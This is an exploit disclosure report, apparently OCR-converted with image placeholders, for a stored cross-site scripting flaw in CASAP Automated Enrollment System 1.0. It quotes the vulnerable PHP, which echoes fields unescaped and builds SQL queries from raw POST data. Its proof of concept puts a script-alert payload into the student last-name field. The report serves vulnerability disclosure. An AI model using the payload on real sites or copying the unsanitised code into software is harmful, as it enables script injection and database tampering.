

- Exploit Title: CASAP-Automated-Enrollment-System 1.0 - Stored cross-site scripting
- Vendor Homepage： https://www.sourcecodester.com/php/12210/casap-automated-enrollment-system.html
- Software Link:https: https://www.sourcecodester.com/download-code?nid=12210&title=CASAP+Automated+Enrollment+System+using+PHP%2FMySQLi+with+Source+Code
- Version: 1.0
- Vulnerable file:
  edit_stud.php




```
                </select>
            <label>FIRST NAME:</label>
                <input type="text" class="input-block-level"  name="fname" value="<?php echo $row['firstname']; ?>" required>
                <label>MIDDLE NAME:</label>
                <input type="text" class="input-block-level"  name="mname"     value="<?php echo $row['middlename']; ?>"     required>
                <label>LAST NAME:</label>
                <input type="text" class="input-block-level"  name="lname"  value="<?php echo $row['lastname']; ?>"  required>
                <label>GENDER:</label>
                    <select name="gender" class="span5" required>
                        <option><?php echo $row['gender']; ?></option>
                        <option>Male</option>
                        <option>Female</option>
                    </select>
            </div>
```




```
<script>
    jQuery(document).ready(function($){
        $("#update_student").submit(function(e){
            e.preventDefault();
            var _this = $(e.target);
            var formData = $(this).serialize();
            $.ajax({
                type: "POST",
                url: "update_student.php",
                data: formData,
                success: function(html){
                    $.jGrowl("Member Successfully  Updated", { header: 'Student Updated' });
                    window.location = 'students.php';
                }
            });
        });
    });
</script>
```

update_student.php



```
<?php
        include('dbcon.php');
        include('session.php');

        $student_id = $_POST['student_id'];
        $fname = $_POST['fname'];
        $mname = $_POST['mname'];
        $lname = $_POST['lname'];
        $gender = $_POST['gender'];
        $dob = $_POST['dob'];
        $address = $_POST['address'];
        $student_class = $_POST['student_class'];
        $gfname = $_POST['gfname'];
        $gmname = $_POST['gmname'];
        $glname = $_POST['glname'];
        $tel = $_POST['tel'];
        $rship = $_POST['rship'];
        $status = $_POST['status'];
        $transport = $_POST['transport'];
        $route = $_POST['route'];

        mysqli_query($connection,"update students set firstname = '$fname', middlename ='$mname',lastname ='$lname',
        gender ='$gender',
        dob='$dob',
        address ='$address',
        class ='$student_class',
        gfirstname ='$gfname',
        gmiddlename ='$gmname',
        glastname ='$glname',
        rship ='$rship',
        tel ='$tel', status ='$status',
        transport ='$transport',
        route ='$route'
        where student_id = '$student_id'
        ")or die(mysqli_error());
        mysqli_query($connection,"insert into activity_log (username,date,action) values('$user_username',NOW(),'Updated Student $fname $mname')")or die (mysqli_error());

        $result1 = mysqli_query($connection,"select * from class where class_name='$student_class'  ")or die(mysqli_error());
        $row1 = mysqli_fetch_array($result1);
        $myfee = $row1['fee'];

        if($status=='paying'){
            $status_fee =$myfee;
        }else
        if($status=='exempted'){
            $status_fee =0;
        }else
        if($status=='half'){
            $status_fee =$myfee/2;
        }else
        if($status=='quarter'){
            $status_fee =$myfee/4;
        }
        mysqli_query($connection,"update janmar set status_fee ='$status_fee',status='$status' where student_id ='$student_id'")or die(mysqli_error());
        mysqli_query($connection,"update aprjun set status_fee ='$status_fee',status='$status' where student_id ='$student_id'")or die(mysqli_error());
        mysqli_query($connection,"update julsep set status_fee ='$status_fee',status='$status' where student_id ='$student_id'")or die(mysqli_error());
        mysqli_query($connection,"update octdec set status_fee ='$status_fee',status='$status' where student_id ='$student_id'")or die(mysqli_error());
        ?>
```

- Vulnerability proof :
  Script statement:



192.168.100.242/Final/edit_stud.php?id=1

PAYMENT STATUS: half

FIRST NAME: aaa

MIDDLE NAME: bbb

LAST NAME: <script>alert(1)</script>

GENDER: Male

DATE OF BIRTH: 2016 / 10 / 25

ADDRESS: bububu

CLASS: Form 6

TRANSPORT: ● Yes ○ No

ROUTE: kijichi


GUARDIAN FIRSTNAME: eplkk

GUARDIAN MIDDLENAME: jj

GUARDIAN LASTNAME: ttt

RELATIONSHIP TO STUDENT: father

PHONE NUMBER: 0789554433



192.168.100.242/Final/students.php

1